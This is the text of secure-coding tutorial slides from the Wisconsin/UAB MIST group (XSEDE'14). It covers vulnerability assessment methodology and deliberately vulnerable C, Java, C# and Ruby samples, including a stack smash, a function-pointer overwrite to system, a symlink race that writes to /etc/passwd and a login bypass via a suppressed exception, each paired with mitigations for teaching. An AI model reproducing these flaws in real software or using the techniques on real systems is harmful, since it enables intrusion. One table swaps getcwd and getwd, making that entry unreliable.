Secure Coding Practices (and Other Good Things)

Barton P. Miller
James A. Kupsch
Computer Sciences Department
University of Wisconsin

bart@cs.wisc.edu
kupsch@cs.wisc.edu

Elisa Heymann
Computer Architecture and
Operating Systems Department
Universitat Autònoma de Barcelona

elisa@cs.wisc.edu

XSEDE'14
July 14, 2014

1

Who we are

Bart Miller
Jim Kupsch
Vamshi Basupalli
Josef (Bolo) Burger
Sriharsha Yerramalla

Elisa Heymann
Richard Lous

http://www.cs.wisc.edu/mist/

2

What do we do

- Assess Middleware: **Make cloud/grid software more secure**
- Train: **We teach tutorials for users, developers, sys admins, and managers**
- Research: **Make in-depth assessments more automated and improve quality of automated code analysis**

http://www.cs.wisc.edu/mist/papers/VAshort.pdf

3

Our History

2001: "Playing Inside the Black Box" paper, first demonstration of hijacking processes in the Cloud.

2004: First formal funding from US NSF.

2004: First assessment activity, based on Condor, and started development of our methodology (FPVA).

2006: Start of joint effort between UW and UAB.

2006: Taught first tutorial at San Diego Supercomputer Center.

2007: First NATO funding, jointly to UAB, UW, and Ben Gurion University.

2008: First authoritative study of automated code analysis tools.

2009: Published detailed report on our FPVA methodology.

2009: U.S. Dept. of Homeland Security funding support.

2012: DHS Software Assurance Marketplace (SWAMP) research center.

Our experience

Condor, University of Wisconsin
Batch queuing workload management system
15 vulnerabilities — 600 KLOC of C and C++

SRB, SDSC
Storage Resource Broker - data grid
5 vulnerabilities — 280 KLOC of C

MyProxy, NCSA
Credential Management System
5 vulnerabilities — 25 KLOC of C

glExec, Nikhef
Identity mapping service
5 vulnerabilities — 48 KLOC of C

Gratia Condor Probe, FNAL and Open Science Grid
Feeds Condor Usage into Gratia Accounting System
3 vulnerabilities — 1.7 KLOC of Perl and Bash

Condor Quill, University of Wisconsin
DBMS Storage of Condor Operational and Historical Data
6 vulnerabilities — 7.9 KLOC of C and C++

Our experience

Wireshark, wireshark.org
Network Protocol Analyzer
2 vulnerabilities — 2400 KLOC of C

Condor Privilege Separation, Univ. of Wisconsin
Restricted Identity Switching Module
2 vulnerabilities — 21 KLOC of C and C++

VOMS Admin, INFN
Web management interface to VOMS data
4 vulnerabilities — 35 KLOC of Java and PHP

CrossBroker, Universitat Autònoma de Barcelona
Resource Mgr for Parallel & Interactive Applications
4 vulnerabilities — 97 KLOC of C++

ARGUS 1.2, HIP, INFN, NIKHEF, SWITCH
gLite Authorization Service
0 vulnerabilities — 42 KLOC of Java and C

Our experience

VOMS Core INFN
Virtual Organization Management System
1 vulnerability 161 KLOC of Bourne Shell, C++ and C

iRODS, DICE
Data-management System
9 vulnerabilities (and counting) 285 KLOC of C and C++

Google Chrome, Google
Web browser
1 vulnerability 2396 KLOC of C and C++

WMS, INFN
Workload Management System
in progress 728 KLOC of Bourne Shell, C++, C, Python, Java, and Perl

CREAM, INFN
Computing Resource Execution And Management
5 vulnerabilities 216 KLOC of Bourne Shell, Java, and C++

7

Overview

- Some basics and terminology
- Thinking like an attacker
  - "Owning the bits"
- Thinking like an analyst
  - A brief overview of in-depth vulnerability assessment
- Thinking like a programmer/designer
  - Secure programming techniques

8

What is Software Security?

- Software security means protecting software against malicious attacks and other risks.
- Security is necessary to provide availability, confidentiality, and integrity.

9

What is a Vulnerability?

"A vulnerability is a defect or weakness in system security procedures, design, implementation, or internal controls that can be exercised and result in a security breach or violation of security policy."

- **Gary McGraw, *Software Security***

What is a Vulnerability?

A weakness allowing a principal (e.g. a user) to gain access to or influence a system beyond the intended rights.

- **Unauthorized user can gain access.**
- **Authorized user can:**
  - **gain unintended privileges – e.g. root or admin.**
  - **damage a system.**
  - **gain unintended access to data or information.**
  - **delete or change another user's data.**
  - **impersonate another user.**

What is a Weakness (or Defect or Bug)?

"Software bugs are errors, mistakes, or oversights in programs that result in unexpected and typically undesirable behavior."

The Art of Software Security Assessment

- **Vulnerabilities are a subset of weaknesses.**
- **Almost all software analysis tools find weaknesses not vulnerabilities.**

What is an Exploit?

"The process of attacking a vulnerability in a program is called exploiting."

The Art of Software Security Assessment

- **Exploit: The attack can come from a program or script.**

What is a Threat?

"A potential cause of an incident, that may result in harm of systems and organization."

ISO 27005

"Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service. Also, the potential for a threat-source to successfully exploit a particular information system vulnerability."

NIST

What is a Threat?

- **Threat may come from many sources:**
  - **External attackers.**
  - **Legitimate users.**
  - **Service providers.**
  - **Technical failure.**

What is a Threat?

Risk factor = impact x likelihood

- New SW installed leads to security problems.
- Incident due to exploiting a vulnerability in third party SW.
- Insufficient staff to carry out security activities.
- Threats to user credentials.
- Management approving an activity which causes security problems.

What is a Threat?

- Insecure network architecture.
- Trusted staff may inadvertently release sensitive information.
- Authentication and authorization infrastructure compromised.
- Loss of essential IT services.
- Resources used for attacks to external parties.

Cost of Insufficient Security

- Attacks are expensive and affect assets:
  - Management.
  - Organization.
  - Process.
  - Information and data.
  - Software and applications.
  - Infrastructure.

Cost of Insufficient Security

- Attacks are expensive and affect assets:
  - Financial capital.
  - Reputation.
  - Intellectual property.
  - Network resources.
  - Digital identities.
  - Services.

19

Thinking about an Attack: *Owning* the Bits

"Dark Arts"
and
"Defense Against the Dark Arts"

20

Learn to Think Like an Attacker

21

An Exploit through the Eyes of an Attacker

Exploit, redefined:


- A manipulation of a program's internal state in a way not anticipated (or desired) by the programmer.

Start at the user's entry point to the program: the *attack surface:*

- Network input buffer
- Field in a form
- Line in an input file
- Environment variable
- Program option
- Entry in a database
- …

Attack surface: the set of points in the program's interface that can be controlled by the user.

The Path of an Attack



An Exploit through the Eyes of an Attacker

Follow the *data and control flow* through the program, observing what state you can control:


- Control flow: what branching and calling paths are affected by the data originating at the attack surface?
- Data flow: what variables have all or part of their value determined by data originating at the attack surface?

Sometimes it's a combination:

```
if (inputbuffer[1] == 'a')
  val = 3;
else
  val = 25;
```

`val` is dependent on `inputbuffer[1]` even though it's not directly assigned.

The Path of an Attack




An Exploit through the Eyes of an Attacker

The goal is to end up at points in the program where the attacker can override the intended purpose. These points are the *impact surface*:

- Unconstrained execution (e.g., exec'ing a shell)
- Privilege escalation
- Inappropriate access to a resource
- Acting as an imposter
- Forwarding an attack
- Revealing confidential information
- …

The Path of an Attack




The Classic: A Stack Smash

```
int foo()
{
  char buffer[100];
  int i, j;
  …

  gets(buffer);

  …
  return(strlen(buffer));
  jmp <evil addr>
}
```



An Exploit through the Eyes of an Attacker

The stack smashing example is a simple and obvious one:

- The input directly modified the target internal state...
  ... no dependence on complex control or data flows.
- The attacker owned all the target bits, so had complete control over the destination address.
- No randomization
- No internal consistency checks
- No modern OS memory protection
- No timing issues or races

Evaluation: Finding Bits to Own

So, how do you find vulnerabilities in the face of these complexities?

- Complex flows:
  - *Taint analysis:* execute program in special simulation that tracks data from input buffers through execution, marking all the data and control-flow decisions affected by the data.
  - *Fuzz testing*: using unstructured or partially structured random input to try to crash the program.
    Reliability is the foundation of security.
    We'll talk more about fuzzing towards the end of the class.
- Randomness:
  - Repeated attempts: Sometimes patience is all that you need.
  - Grooming: A sequence of operations that bring the program to a known state, e.g.:
    - Cause a library to be loaded at a known address.
    - Cause the heap to start allocating at a know address.
    - Heap sprays: repeated patterns of code/data written to the heap so that at least one copy is in a useful place.

Thinking Like an Analyst

Things That We All Know

- All software has vulnerabilities.
- Critical infrastructure software is complex and large.
- Vulnerabilities can be exploited by both authorized users and by outsiders.

Key Issues for Security

- Need independent assessment
  - Software engineers have long known that testing groups must be independent of development groups
- Need an assessment process that is NOT based on known vulnerabilities
  - Such approaches will not find new types and variations of attacks

Key Issues for Security

- Automated Analysis Tools have Serious Limitations:
  - While they help find some local errors, they
    - MISS significant vulnerabilities (false negatives)
    - Produce voluminous reports (false positives)
- Programmers must be security-aware
  - Designing for security and the use of secure practices and standards does not guarantee security.

Universitat Autònoma de Barcelona

34

Addressing these Issues

- We must evaluate the security of our code
  - The vulnerabilities are there and we want to find them first.
- Assessment isn't cheap
  - Automated tools create an illusion of security.
- You can't take shortcuts
  - Even if the development team is good at testing, they can't do an effective assessment of their own code.

Universitat Autònoma de Barcelona

35

Addressing these Issues

- Try First Principles Vulnerability Assessment
  - A strategy that focuses on critical resources .
  - A strategy that is not based on known vulnerabilities.
- We need to integrate assessment and remediation into the software development process.
  - We have to be prepared to respond to the vulnerabilities we find.

Universitat Autònoma de Barcelona


36

First Principles Vulnerability Assessment
Understanding the System

Step 1: Architectural Analysis

- Functionality and structure of the system, major components (modules, threads, processes), communication channels.
- Interactions among components and with users.

First Principles Vulnerability Assessment
Step 1: Architectural Analysis



First Principles Vulnerability Assessment
Understanding the System


Step 2: Resource Identification

- Key resources accessed by each component.
- Operations allowed on those resources.

Step 3: Trust & Privilege Analysis

- How components are protected and who can access them.
- Privilege level at which each component runs.
- Trust delegation.

First Principles Vulnerability Assessment
Step 2: Resource Identification



First Principles Vulnerability Assessment
Search for Vulnerabilities

Step 4: Component Evaluation

- Examine critical components in depth.
- Guide search using:
  - Diagrams from steps 1-3.
  - Knowledge of vulnerabilities.
- Helped by Automated scanning tools (!)

First Principles Vulnerability Assessment
Taking Actions

Step 5: Dissemination of Results

- Report vulnerabilities.
- Interaction with developers.
- Disclosure of vulnerabilities.

First Principles Vulnerability Assessment Taking Actions

Step 5: Dissemination of Results

CONDOR-2005-0003

SDSC

Summary:

Arbitrary commands can be executed with the permissions of the condor_shadow or condor_gridmanager's effective uid (normally the "condor" user). This can result in a compromise of the condor configuration files, log files, and other files owned by the "condor" user. This may also aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_shadow condor_gridmanager	6.6 - 6.6.10 6.7 - 6.7.17	all	not known to be publicly available	6.6.11 - 6.7.18 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Mar-27	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that is running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the submission of a Condor job with an invalid entry.

Impact/Consequences: high

Usually the condor_shadow and condor_gridmanager are configured to run as the "condor" user, and this vulnerability allows an attacker to execute arbitrary code as the "condor" user.

Depending on the configuration, additional more serious attacks may be possible. If the configuration files for the condor_master are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user, these executables could be replaced and when restarted, arbitrary code could be executed as the "condor" user. This would also allow root access as most condor daemons are started with an effective uid of root.

Secure Programming: Roadmap

- Introduction
- Handling errors
- Pointers and Strings
- Numeric Errors
- Race Conditions
- Exceptions
- Privilege, Sandboxing and Environment
- Injection Attacks
- Web Attacks
- Bad things

Universitat Autònoma de Barcelona

44

Discussion of the Practices

- Description of vulnerability
- Signs of presence in the code
- Mitigations
- Safer alternatives

Universitat Autònoma de Barcelona

55

Pointers and Strings

Buffer Overflows

http://cwe.mitre.org/top25/archive/2011/2011_cwe_sans_top25.html#Listing

1. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5. Missing Authentication for Critical Function
6. Missing Authorization
7. Use of Hard-coded Credentials
8. Missing Encryption of Sensitive Data
9. Unrestricted Upload of File with Dangerous Type
10. Reliance on Untrusted Inputs in a Security Decision

Common Weakness Enumeration
A Community-Developed Dictionary of Software Weakness Types

Buffer Overflows

- Description
  - Accessing locations of a buffer outside the boundaries of the buffer
- Common causes
  - C-style strings
  - Array access and pointer arithmetic in languages without bounds checking
  - Off by one errors
  - Fixed large buffer sizes (make it big and hope)
  - Decoupled buffer pointer and its size
    - If size unknown overflows are impossible to detect
    - Require synchronization between the two
    - Ok if size is implicitly known and every use knows it (hard)

Why Buffer Overflows are Dangerous

- An overflow overwrites memory adjacent to a buffer
- This memory could be
  - Unused
  - Code
  - Program data that can affect operations
  - Internal data used by the runtime system
- Common result is a crash
- Specially crafted values can be used for an attack

59

Buffer Overflow of User Data Affecting Flow of Control

C/C++

```
char id[8];
int  validId = 0;    /* not valid */
```

id								validId			
								\0	\0	\0	\0

```
gets(id);       /* reads "evillogin"*/
```

id								validId			
e	v	i	l	l	o	g	i	110 'n'	\0	\0	\0

```
/* validId is now 110 decimal */
if (IsValid(id)) validId = 1; /* not true */
if (validId)                  /* is true  */
   {DoPrivilegedOp();}     /* gets executed */
```

60

Buffer Overflow Danger Signs: Missing Buffer Size

C/C++

- `gets`, `getpass`, `getwd`, and `scanf` family (with `%s` or `%[…]` specifiers without width)
  - Impossible to use correctly: size comes solely from user input
  - Source of the first (1987) stack smash attack.
  - Alternatives:

Unsafe	Safer
`gets(s)`	`fgets(s, sLen, stdin)`
`getcwd(s)`	`getwd(s, sLen)`
`scanf("%s", s)`	`scanf("%100s", s)`

61

strcat, strcpy, sprintf, vsprintf

C/C++

- Impossible for function to detect overflow
  - Destination buffer size not passed
- Difficult to use safely w/o pre-checks
  - Checks require destination buffer size
  - Length of data formatted by printf
  - Difficult & error prone
  - Best incorporated in a safe replacement function

Proper usage: concat s1, s2 into dst

```
If (dstSize < strlen(s1) + strlen(s2) + 1)
      {ERROR("buffer overflow");}
strcpy(dst, s1);
strcat(dst, s2);
```

62

Buffer Overflow Danger Signs: Difficult to Use and Truncation

C/C++

- `strncat(dst, src, n)`
  - *n* is the maximum number of chars of *src* to append (trailing null also appended)
  - *can overflow if* *n* >=`(dstSize-strlen(dst))`
- `strncpy(dst, src, n)`
  - Writes *n* chars into *dst*, if `strlen(src)<n`, it fills the other *n*`-strlen(src)` chars with 0's
  - If `strlen(src)>=n`, *dst* is not null terminated
- Truncation detection not provided
- Deceptively insecure
  - Feels safer but requires same careful use as `strcat`

63

Safer String Handling: C-library functions

C/C++

- `snprintf(buf, bufSize, fmt, …)` and `vsnprintf`
  - Returns number of bytes, **not** including \0 that would've been written.
  - Truncation detection possible (`result >= bufSize` implies truncation)
  - Use as safer version of `strcpy` and `strcat`

Proper usage: concat s1, s2 into dst

```
r = snprintf(dst, dstSize, "%s%s",s1, s2);
If (r >= dstSize)
      {ERROR("truncation");}
```

64

Attacks on Code Pointers

- Stack Smashing is an example
- There are many more pointers to functions or addresses in code
  - Dispatch tables for libraries
  - Return addresses
  - Function pointers in code
  - C++ vtables
  - `jmp_buf`
  - `atexit`
  - Exception handling run-time
  - Internal heap run-time data structures

Buffer Overflow of a User Pointer

C/C++

```
{
  char id[8];
  int  (*logFunc)(char*) = MyLogger;
```

id								logFunc
								Ptr to MyLogger

```
  gets(id);      /* reads "evilguyx Ptr to system */
```

id								logFunc
e	v	i	l	g	u	y	x	Ptr to system

```
  /* equivalent to system(userMsg) */
  logFunc(userMsg);
```


Buffer Overflow Danger Signs:

C#

- `unsafe`
  - Unverifiable code.
  - Compiled with `/unsafe` flag.

```
unsafe static void SquarePtrParam(int* p) {
       *p *= *p;
}

unsafe static void Main() {
       int i = 5;
       SquarePtrParam(&i);  // call to unsafe method
       Console.WriteLine(i);
}
```

http://msdn.microsoft.com/es-es/library/chfa2zb8%28v=vs.90%29.aspx

Buffer Overflow

Some people believe that buffer overflows are ancient history …

Heartbleed:

- Failure of the OpenSSL library to validate the length field (as compared to the size of the actual message).
- The heartbeat protocol is supposed to echo back the data sent in the request where the amount is given by the payload length.
- Since the length field is not checked, `memcpy` can read up to 64KB of memory.

```
memcpy(bp, pl, payload);
```

Destination. Allocated, used, and freed. OK.

Source. Buffer with the heartbeat record. Improperly used.

Length field. Supplied by an untrusted source.

70

Buffer Overflow

Some people believe that buffer overflows are ancient history …


Heartbleed:

- Failure of the OpenSSL library to validate the length field (as compared to the size of the actual message).
- The heartbeat protocol is supposed to echo back the data sent in the request where the amount is given by the payload length.
- Since the length field is not checked, `memcpy` can read up to 64KB of memory.

… but they would be wrong.

71

Buffer Overflow




Validation to remediate Heartbleed

Read type and payload length

```
if (1+2+payload+16)>InputLength)
    return 0 // silently discard
```

72

Numeric Errors



Integer Vulnerabilities

- Description
  - Many programming languages allow silent loss of integer data without warning due to
    - Overflow
    - Truncation
    - Signed vs. unsigned representations
  - Code may be secure on one platform, but silently vulnerable on another, due to different underlying integer types.
- General causes
  - Not checking for overflow
  - Mixing integer types of different ranges
  - Mixing unsigned and signed integers

Integer Danger Signs

- Mixing signed and unsigned integers
- Converting to a smaller integer
- Using a built-in type instead of the API's typedef type
- However built-ins can be problematic too: `size_t` is unsigned, `ptrdiff_t` is signed
- Assigning values to a variable of the correct type before data validation (range/size check)

Numeric Parsing Unreported Errors

C/C++


- `atoi`, `atol`, `atof`, `scanf` family (with `%u`, `%i`, `%d`, `%x` and `%o` specifiers)
  - Out of range values results in unspecified behavior
  - Non-numeric input returns 0
  - Use `strtol`, `strtoul`, `strtoll`, `strtoull`, `strtof`, `strtod`, `strtold` which allow error detection

Numeric Error

C#

- `unchecked` to bypass integer overflow control.

```
const int x = 2147483647;    // Max int
const int y = 2;
static void UnCheckedMethod() {
       int z;
       unchecked {
              z = x * y;
       }
       Console.WriteLine("Unchecked output value: {0}", z);
}
```



http://msdn.microsoft.com/es-es/library/a569z7k8%28v=vs.90%29.aspx


Numeric Error Mitigation

C#

- `checked` to control integer overflow.

```
static short x = 32767;   // Max short value
static short y = 32767;

static int CheckedMethod() {
       int z = 0;
       try {
              z = checked((short)(x + y));
       }
       catch (System.OverflowException e) {
              Console.WriteLine(e.ToString());
       }
       return z;
}
```



Integer Mitigations

- Use correct types, before validation
- Validate range of data
- Add code to check for overflow, or use safe integer libraries or large integer libraries
- Not mixing signed and unsigned integers in a computation
- Compiler options for signed integer run-time exceptions, and integer warnings
- Use `strtol`, `strtoul`, `strtoll`, `strtoull`, `strtof`, `strtod`, `strtold`, which allow error detection

80

The Cost of Not Checking…

4 Jun 1996: An unchecked 64 bit floating point number assigned to a 16 bit integer

Ariane 5 mission 501

Cost: Development cost: $7 billion
Lost rocket and payload $500 million

81

Race Conditions

Race Conditions

- Description
  - A race condition occurs when multiple threads of control try to perform a non-atomic operation on a shared object, such as
    - Multithreaded applications accessing shared data
    - Accessing external shared resources such as the file system
- General causes
  - Threads or signal handlers without proper synchronization
  - Non-reentrant functions (may have shared variables)
  - Performing non-atomic sequences of operations on shared resources (file system, shared memory) and assuming they are atomic

Race Condition on Data

- A program contains a data race if two threads simultaneously access the same variable, where at least one of these accesses is a write.
- Programs need to be race free to be safe.

Successful Race Condition Attack

JAVA

```
void TransFunds(Account srcAcct, Account dstAcct, int xfrAmt)
{
  if (xfrAmt < 0)
    FatalError();
  int srcAmt = srcAcct.getBal();
  if (srcAmt - xfrAmt < 0)
    FatalError();
  srcAcct.setBal(srcAmt - xfrAmt);
  dstAcct.setBal(dstAcct.getBal() + xfrAmt);
}
```

Thread 1	Thread 2	Balances: Bob	Balances: Ian
XfrFunds(Bob, Ian, 100)	XfrFunds(Bob, Ian, 100)	100	0
srcAmt = 100			
	srcAmt = 100		
srcAmt – 100 < 0 ?			
	srcAmt – 100 < 0 ?		
srcAcct.setBal(100 – 100)		0	
	srcAcct.setBal(100 – 100)	0	
dst.setBal(0 + 100)			100
	dst.setBal(0 + 100)		200

time

85

Mitigated Race Condition Attack

JAVA

```
public void TransFunds(Account srcAcct, Account dstAcct, int xfrAmt)
{
      if (xfrAmt < 0)  FatalError();
      synchronized(srcAcct) {
         int srcAmt = srcAcct.getBal();
         if (srcAmt - xfrAmt < 0)
            FatalError();
         srcAcct.setBal(srcAmt - xfrAmt);
      }
      synchronized(dstAcct) {
         dstAcct.setBal(dstAcct.getBal() + xfrAmt);
      }
}
```

Thread 1	Thread 2	Bob	Ian
XfrFunds(Bob, Ian, 100)	XfrFunds(Bob, Ian, 100)	100	0
In use srcAcct? No, proceed.			
	In use srcAcct? Yes, wait.		
srcAmt = 100			
srcAmt – 100 < 0 ?			
srcAcct.setBal(100 – 100)		0	
In use dstAcct? No, proceed.	srcAmt = 0		
dst.setBal(0 + 100)	srcAmt – 100 < 0? Yes, fail		100

time

86

Mitigated Race Condition Attack

C#

```
public void TransFunds(Account srcAcct,
                       Account dstAcct,
                       int xfrAmt)  {
      if (xfrAmt < 0)
         FatalError();
      lock (srcAcct) {
         int srcAmt = srcAcct.getBal();
         if (srcAmt - xfrAmt < 0)
            FatalError();
         srcAcct.setBal(srcAmt - xfrAmt);
      }
      lock (dstAcct) {
         dstAcct.setBal(dstAcct.getBal() + xfrAmt);
      }
}
```

87

File System Race Conditions

- A file system maps a path name of a file or other object in the file system, to the internal identifier (device and inode)
- If an attacker can control any component of the path, multiple uses of a path can result in different file system objects
- Safe use of path
  - eliminate race condition
    - use only once
    - use file descriptor for all other uses
  - verify multiple uses are consistent

File System Race Examples

C/C++

- Check properties of a file then open
  - Bad: `access` or `stat` ➔ `open`
  - Safe: `open` ➔ `fstat`
- Create file if it doesn't exist
  - Bad: if `stat` fails ➔ `creat(fn, mode)`
  - Safe: `open(fn, O_CREAT|O_EXCL, mode)`
  - Never use `O_CREAT` without `O_EXCL`
  - Better still use safefile library
    - http://www.cs.wisc.edu/mist/safefile
      James A. Kupsch and Barton P. Miller, "How to Open a File and Not Get Hacked," *2008 Third International Conference on Availability, Reliability and Security* (ARES), Barcelona, Spain, March 2008.

Race Condition File Attributes

- Using the path to create or open a file and then using the same path to change the ownership or mode of the file
  - Best to create the file with the correct owner group and mode at creation
  - Otherwise the file should be created with restricted permissions and then changed to less restrictive using `fchown` and `fchmod`
  - If created with lax permissions there is a race condition between the attacker opening the file and permissions being changed

Race Condition Saving Directory and Returning

- There is a need to save the current working directory, `chdir` somewhere else, and `chdir` back to original directory
- Insecure pattern is to use `getwd`, and `chdir` to value returned
  - `getwd` could fail
  - Path not guaranteed to be the same directory
- Safe method is get a file descriptor to the directory and to use `fchdir` to go back

```
savedDir = open(".", O_RDONLY);
chdir(newDir);
… Do work …
fchdir(savedDir);
```


Race Condition Temporary Files

- `mktemp`, `tmpnam`, or `tempnam`, then `open`
  - Return filename that does not exist
  - a race condition exists if `O_EXCL` is not used
- Use `mkstemp` which returns the filename and a file descriptor to the opened file (use `umask` to restrict privileges)
- To create a directory use `mkdtemp` if available or the following:

```
for (int j = 0; j < 10; ++j)  {
    strcpy(path, template);
    if (mktemp(path) == NULL)  {ERROR("mktemp failed");}
    if (mkdir(path) != -1 || errno != EEXIST)  {
          break;
    }
}
```


Race Condition Examples

C/C++

- Your Actions | time | Attackers Action

```
s=strdup("/tmp/zXXXXXX")
tempnam(s)
// s now "/tmp/zRANDOM"
                                  link = "/etc/passwd"
                                  file = "/tmp/zRANDOM"
                                  symlink(link, file)
f = fopen(s, "w+")
// writes now update
// /etc/passwd
```

Safe Version

```
fd = mkstemp(s)
f = fdopen(fd, "w+")
```

Exceptions

Exception Vulnerabilities

- Exception are a nonlocal control flow mechanism, usually used to propagate error conditions in languages such as Java and C++.

```
try {
    // code that generates exception
} catch (Exception e) {
    // perform cleanup and error recovery
}
```

- Common Vulnerabilities include:
  - Ignoring (program terminates)
  - Suppression (catch, but do not handled)
  - Information leaks (sensitive information in error messages)

Proper Use of Exceptions

- Add proper exception handling
  - Handle expected exceptions (i.e. check for errors)
  - Don't suppress:
    - Do not catch just to make them go away
    - Recover from the error or rethrow exception
  - Include top level exception handler to avoid exiting: catch, log, and restart
- Do not disclose sensitive information in messages
  - Only report non-sensitive data
  - Log sensitive data to secure store, return id of data
  - Don't report unnecessary sensitive internal state
    - Stack traces
    - Variable values
    - Configuration data

Exception Suppression

JAVA

1. User sends malicious data `user="admin",pwd=null`

```
boolean Login(String user, String pwd){
    boolean loggedIn = true;
    String realPwd = GetPwdFromDb(user);
    try {
         if (!GetMd5(pwd).equals(realPwd))
{
              loggedIn = false;
         }
    } catch (Exception e) {
         //this can not happen, ignore
    }
     return loggedIn;
}
```

2. System grants access `Login() returns true`

103

Unusual or Exceptional Conditions Mitigation

JAVA

1. User sends malicious data `user="admin",pwd=null`

```
boolean Login(String user, String pwd){
    boolean loggedIn = true;
    String realPwd = GetPwdFromDb(user);
    try {
         if (!GetMd5(pwd).equals(realPwd))
{
              loggedIn = false;
         }
    } catch (Exception e) {
         loggedIn = false;
    }
     return loggedIn;
}
```

2. System does not grant access `Login() returns false`

104

WTMI (Way Too Much Info)

JAVA

```
Login(… user, … pwd)  {
  try {
    ValidatePwd(user, pwd);
  } catch (Exception e) {
    print("Login failed.\n");
    print(e + "\n");
    e.printStackTrace();
    return;
  }
}
```

```
void ValidatePwd(… user, … pwd)
         throws BadUser, BadPwd  {
  realPwd = GetPwdFromDb(user);
  if (realPwd == null)
    throw BadUser("user=" + user);
  if (!pwd.equals(realPwd))
    throw BadPwd("user=" + user
          + " pwd=" + pwd
          + " expected=" + realPwd);
…
```

User exists

Entered pwd

```
Login failed.
BadPwd: user=bob pwd=x expected=password
BadPwd:
 at Auth.ValidatePwd (Auth.java:92)
 at Auth.Login (Auth.java:197)
 …
 com.foo.BadFramework(BadFramework.java:71)
 …
```

User's actual password ?!? (passwords aren't hashed)

Reveals internal structure (libraries used, call structure, version information)

105

WTMI (Way Too Much Info)

RUBY

```
#!/usr/bin/ruby

def ValidatePwd(user, password)
        if wrong password
                raise "Bad passwd for user #{user} expected #{password}"
        end
end

def Login(user, password)
        ValidatePwd(user, password);
rescue Exception => e
        puts "Login failed"
        puts e.message
        puts e.backtrace.inspect
end
```

User exists

User's actual password ?!?

Reveals internal structure

```
Login failed.
Bad password for user Elisa expected pwd
["./test3:4:in `ValidatePwd'", "./test3:8:in `Login'", "./test3:15"]
```


The Right Amount of Information

JAVA

```
Login {
   try {
      ValidatePwd(user, pwd);
   } catch (Exception e) {
      logId = LogError(e); // write exception and return log ID.
      print("Login failed, username or password is invalid.\n");
      print("Contact support referencing problem id " + logId
              + " if the problem persists");
      return;
  }
}

